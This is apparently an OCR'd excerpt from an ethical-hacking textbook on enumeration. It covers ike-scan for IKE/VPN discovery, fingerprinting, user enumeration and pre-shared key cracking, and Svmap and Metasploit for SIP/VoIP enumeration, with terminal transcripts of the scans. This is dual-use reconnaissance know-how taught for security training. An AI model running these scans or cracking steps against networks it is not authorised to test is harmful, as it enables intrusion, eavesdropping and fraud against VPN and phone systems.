```

Figure 4.44: Screenshot displaying ike-scan enumeration

ike-scan


Source: *https://github.com*

ike-scan discovers IKE hosts and can fingerprint them using the retransmission backoff pattern. ike-scan can perform the following functions.


- **Discovery**: The hosts running IKE in a given IP range can be determined by displaying the hosts that respond to the IKE requests sent by ike-scan.
- **Fingerprinting**: The IKE implementation used by the hosts can be determined, and in some cases, the version of the software they are running can be determined. This is done in two ways: UDP backoff fingerprinting, which involves recording the times of arrival of the IKE response packets from the target hosts and comparing the observed retransmission backoff pattern against known patterns, and Vendor ID fingerprinting, which compares Vendor ID payloads from the VPN servers against known Vendor ID patterns.
- **Transform enumeration**: The transform attributes supported by the VPN server for IKE phase 1 (e.g., encryption algorithm and hash algorithm) can be determined.
- **User enumeration**: For some VPN systems, valid VPN usernames can be discovered.
- **Pre-shared key cracking**: Offline dictionary or brute-force password cracking can be performed for IKE Aggressive Mode with pre-shared key authentication. This uses ike-scan to obtain the hash and other parameters as well as psk-crack, which is a part of the ike-scan package, to perform the cracking.

VoIP Enumeration

- VoIP uses **Session Initiation Protocol (SIP)** protocol to enable voice and video calls over an IP network
- SIP service generally uses **UDP/TCP ports 2000**, 2001, 5060, and 5061
- VoIP enumeration provides sensitive information, such as **VoIP gateway/servers**, **IP-PBX systems**, **client software** (softphones)/VoIP phones, User-agent IP addresses, and **user extensions**
- This information can be used to launch various VoIP attacks, such as **Denial-of-Service (DoS)**, Session Hijacking, **Caller ID spoofing**, **Eavesdropping**, Spamming over Internet Telephony (SPIT), and **VoIP phishing** (Vishing)


svmap [redacted] - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/home/attacker]
└──╼ #svmap [redacted]
+----------------------+---------------------+-------------+
| SIP Device           | User Agent          | Fingerprint |
+======================+=====================+=============+
| [redacted]:5060 | DLink VoIP Stack | disabled    |
+----------------------+---------------------+-------------+
```


msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
msf > use auxiliary/scanner/sip/enumerator
msf auxiliary(enumerator) > use auxiliary/scanner/sip/options
msf auxiliary(options) > set RHOSTS 192.168.0.1/24
RHOSTS => 192.168.0.1/24
msf auxiliary(options) > run

[*] Sending SIP UDP OPTIONS requests to 192.168.0.0->192.168.0.255 (256 hosts)
[*] 192.168.0.54:5060 udp SIP/2.0 200 OK: {"User-Agent"=>"Grandstream GXP1620 1.
0.2.27", "Allow"=>"INVITE, ACK, OPTIONS, CANCEL, BYE, SUBSCRIBE, NOTIFY, INFO, R
EFER, UPDATE, MESSAGE"}
[*] 192.168.0.87:5060 udp SIP/2.0 200 OK: {"User-Agent"=>"Grandstream GXP1620 1.
0.2.27", "Allow"=>"INVITE, ACK, OPTIONS, CANCEL, BYE, SUBSCRIBE, NOTIFY, INFO, R
EFER, UPDATE, MESSAGE"}
[*] 192.168.0.109:5060 udp SIP/2.0 200 OK: {"User-Agent"=>"Grandstream GXP1620 1
.0.2.27", "Allow"=>"INVITE, ACK, OPTIONS, CANCEL, BYE, SUBSCRIBE, NOTIFY, INFO,
REFER, UPDATE, MESSAGE"}
[*] 192.168.0.113:5060 udp SIP/2.0 200 OK: {"User-Agent"=>"Grandstream GXP1620 1
.0.2.27", "Allow"=>"INVITE, ACK, OPTIONS, CANCEL, BYE, SUBSCRIBE, NOTIFY, INFO,
REFER, UPDATE, MESSAGE"}
[*] 192.168.0.167:5060 udp SIP/2.0 200 OK: {"User-Agent"=>"Grandstream GXP1620 1
.0.4.33", "Allow"=>"INVITE, ACK, OPTIONS, CANCEL, BYE, SUBSCRIBE, NOTIFY, INFO,
REFER, UPDATE, MESSAGE"}
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

VoIP Enumeration

VoIP is an advanced technology that has replaced the conventional public switched telephone network (PSTN) in both corporate and home environments. VoIP uses Internet infrastructure to establish connections for voice calls; data are also transmitted on the same network. However, VoIP is vulnerable to TCP/IP attack vectors. Session Initiation Protocol (SIP) is one of the protocols used by VoIP for performing voice calls, video calls, etc. over an IP network. This SIP service generally uses UDP/TCP ports 2000, 2001, 5060, and 5061.

Attackers use Svmap and Metasploit tools to perform VoIP enumeration. Through VoIP enumeration, attackers can gather sensitive information such as VoIP gateway/servers, IP-private branch exchange (PBX) systems, and User-Agent IP addresses and user extensions of client software (softphones) or VoIP phones. This information can be used to launch various VoIP attacks such as DoS attacks, session hijacking, caller ID spoofing, eavesdropping, spam over Internet telephony (SPIT), and VoIP phishing (Vishing).

- **Svmap**

  Source: *https://github.com*

  Svmap is an open-source scanner that identifies SIP devices and PBX servers on a target network. It can be helpful for system administrators when used as a network inventory tool.


  Attackers use Svmap to perform the following:

  - Identify SIP devices and PBX servers on default and non-default ports
  - Scan large ranges of networks

  - Scan one host on different ports for an SIP service on that host or multiple hosts on multiple ports
  - Ring all the phones on a network simultaneously using the INVITE method

Below screenshot shows an example for the enumeration of SIP device details using the Svmap tool through the following command:


`# svmap <target network range/IP Address>`


svmap [redacted] - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/home/attacker]
└──╼ #svmap [redacted]
+--------------------+------------------+-------------+
| SIP Device         | User Agent       | Fingerprint |
+====================+==================+=============+
| [redacted]:5060 | DLink VoIP Stack | disabled    |
+--------------------+------------------+-------------+
```

Figure 4.45: Screenshot displaying Svmap scan for enumerating SIP details

Attackers use Metasploit's SIP Username Enumerator to scan numeric usernames/extensions of VoIP phones. Below screenshot shows an example for enumerating SIP using Metasploit.

